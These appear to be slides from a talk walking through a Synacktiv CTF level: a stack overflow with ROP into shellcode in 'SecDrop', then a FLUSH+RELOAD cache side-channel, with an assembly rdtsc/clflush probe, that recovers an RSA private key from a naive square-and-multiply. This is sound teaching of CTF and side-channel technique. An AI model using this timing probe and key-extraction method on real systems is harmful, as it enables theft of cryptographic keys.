- Need to get RSA private key OR decrypted AES key
- Let's have a look at SecDrop

SecDrop Vulnerability

- Trivial stack buffer overflow in client messages handling
- Seccomp with custom rules (only access to read(), write() and exit())
- No NX on this binary (took me a few days …)
- Performed some ROP to put an arbitrary shellcode in a known location and jmp on it
  - Didn't see the “jmp rsp” in the code …

- Now what ?

Now what ?



Now what ?

- Try to call the list_keys() function in STPM
- Returns:
  - AES key: k = SECRET :)
  - RSA key: q = PRIVATE :)
- Function only allows printing public part of the RSA key :(

```
21:17 <Baboon> :D
21:17 <Baboon> tu croyais quoi
21:18 <Baboon> tu vas en chier :P
```

Now hints !

- Spent some days trying to find a “classical” vulnerability in STPM…
- Hints published by Synacktiv

Synacktiv @Synacktiv · 23 sept.
Hint #NoSuchChallenge: No RDTSC with SECCOMP_MODE_STRICT, but it works with SECCOMP_MODE_FILTER if not explicitly forbidden via PR_SET_TSC

Synacktiv @Synacktiv · 23 sept.
Hint #NoSuchChallenge - level 3: control $rip and attack the cache to get some cash

Hints decoding

- “RDTSC”: timing attack
- “Attack the cache”: timing attack on the CPU cache

- Looking for papers …
  - “FLUSH+RELOAD: a High Resolution, Low Noise, L3 Cache Side-Channel Attack” → attack on CPU cache to retrieve a RSA key when a naive implementation is used

Attack!

- Determine the execution path taken by the process
- We'll attack the square and multiply

```
accum = 1; i = 0; bpow2 = m
while ((d>>i)>0):
   if((d>>i) & 1):
      accum = (accum*bpow2) % n  # multiply
   bpow2 = (bpow2*bpow2) % n  # square
   i+=1
return accum
```


This part is taken
if the current bit is 1

Processor cache

- CPU wants to execute code at address X
  - Check if data is in cache
  - If not, load it from memory then cache it

- Is data in cache?
  - Just measure the time taken to access it!
- From another process??
  - Yes! Shared pages FTW

Shared pages



- Both processes access the same memory page
- If STPM executes address X, the data is put in cache
- If SecDrop then accesses address X, it will be retrieved from the cache

Attack! (2)

- How to know if code at @X has been executed by STPM ?
  - Measure time to access @X form SecDrop
    - Slow → not in cache → not executed
    - Fast → in cache → has been executed !
  - Flush the cache!
  - Sleep ; goto start ;
- Allows to know when a specific part of the code has been executed across time
  - Reveals bits of the key!

Attack! (3)

- Empirically determine two values:
  - Sleep time between measures
  - Threshold to determine if data is in cache
- Final exploit:
  - Ask decryption of key
  - Do N measures (one measure stored on 1 bit)
  - Retrieve measures


Measurement example

```
probe:
   mfence
   lfence
   rdtsc
   mov esi, eax
   mov eax, DWORD [rdi]
   lfence
   rdtsc
   sub eax, esi
   mov esi, eax
   xor rax, rax
   clflush [rdi]
   cmp esi, 0xc0
   jge probend
   mov rax, 1
probend:
   retn
```

Retrieve the key from the bits

- Some statistical analysis and black magic
  - Assume square() and multiply() take the same amount of time
  - X 1's followed by X 0's → bit 1
  - X 0's only not preceded by 1's → bit 0

- We can see the bits in an hexdump!



0000020: 3e00 0000 0000 0000 feff ffff ffff f7ff feff ffff ffff ffff feff bfff ffff ffff
0000040: feff ffff ffff ffff 0000 0000 fefb fbff 0000 0000 0000 0000 0000 0000 0000 0000
0000080: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
00000a0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
00000c0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
00000e0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000100: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000140: feff ffff ffbe fe9f feff ef37 ffb7 bfff fe7f fdff e07f f7ff fcdf ff9f ffff ffff
0000160: d6ff ffff ffff ffff feff ffff fffd feff febf ffff ffdf ffff 0000 0000 f8ff bdff
0000180: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
00001a0: 0000 0000 0000 0000 0000 0000 0000 0000 1e00 0000 0000 0000 beff 7ffe 7fe7 bfff
00001c0: feff edff ffff effe f2fd ff7f dfff fdff fedf 7fbe ffff fdff fe77 ffff ffff 7fbf
00001e0: feff ffff ffff ffff feff ffff bffb bfff 0000 f0df ffbf ffff 0000 0000 0000 0000
0000200: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000240: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000260: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000280: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
00002a0: 0000 0000 0000 0000 feff ffff f707 0000 fe7f bfff fdff ff5b feff fff8 7f7f faff
00002c0: feff ffff fffb ffff feff ff7d ff7f ffff beff fff9 bf7f fff7 feff ff77 fffd 7fff
00002e0: feff ffff fffd ffff 0000 0000 0000 e07f 0000 0000 0000 0000 0000 0000 0000 0000
0000300: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000320: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000340: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000360: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000380: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 1e00 0000 0000 0000
00003a0: e63f 7f9f effd 637f feff ffff ffff 7fef fe7d ffef e4ff ffff 7eff fbff ffff f7fd
00003c0: feff ffff feef bfbf feff f7ff ffff ffff fef5 7fdf ffff ffff 0000 00fc ffd7 ffff
00003e0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000400: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 feff 3ffb d7ff ffdf
0000420: f6ff fffe f7de ffff fefa bffb 7f9f bff7 fabf feff f5ef fff7 fcef fff7 7fff ffff
0000440: feff effb ffff ffff faff efff ffff efff c0ef fef7 ffff ffbf 0000 0000 0000 0000
0000460: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
0000480: 0000 0000 0000 0000 0000 0000 0000 0000 febf fd7e 0300 0000 faff f7ff ffff ffff
00004a0: feff f5f7 ffff 7bdf feff ffff ffff fffd feff ffff ffef 7fff fe7f ffff ffff ffff
00004c0: de7f fff7 ffff ffdf feff fffd feff ffff 0000 0000 0000 ffff 0000 0000 0000 0000
00004e0: 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
1
000
11
00

Avoid measurement errors

- Repeat the operation 100 times
- Take the best candidate
  - One key is found 70 times on 100
  - Other ones only differ by a few bits… exploit in not perfect :)

- Final key found is 1374 bits
  - And does not work to decrypt the AES key :(

Lack of bits

- We may have failed getting some bits ?
  - N modulus is 1380 bits
- Bruteforce at most 6 bits of the key !
  - Good key found in seconds

Final run

- Decrypt AES key contained in “messages” file using the retrieved key
- Decrypt the message using AES key

```
$ python final_p3.py

Good job!

Send the secret 3fcba5e1dbb21b86c31c8ae490819ab6 to
82d6e1a04a8ca30082e81ad27dec7cb4@synacktiv.com.

Also, don't forget to send us your solution within 10 days.


Synacktiv team
```

Thanks !

- For your attention
- To NSC staff for this presentation
- To Synacktiv for their crazy challenge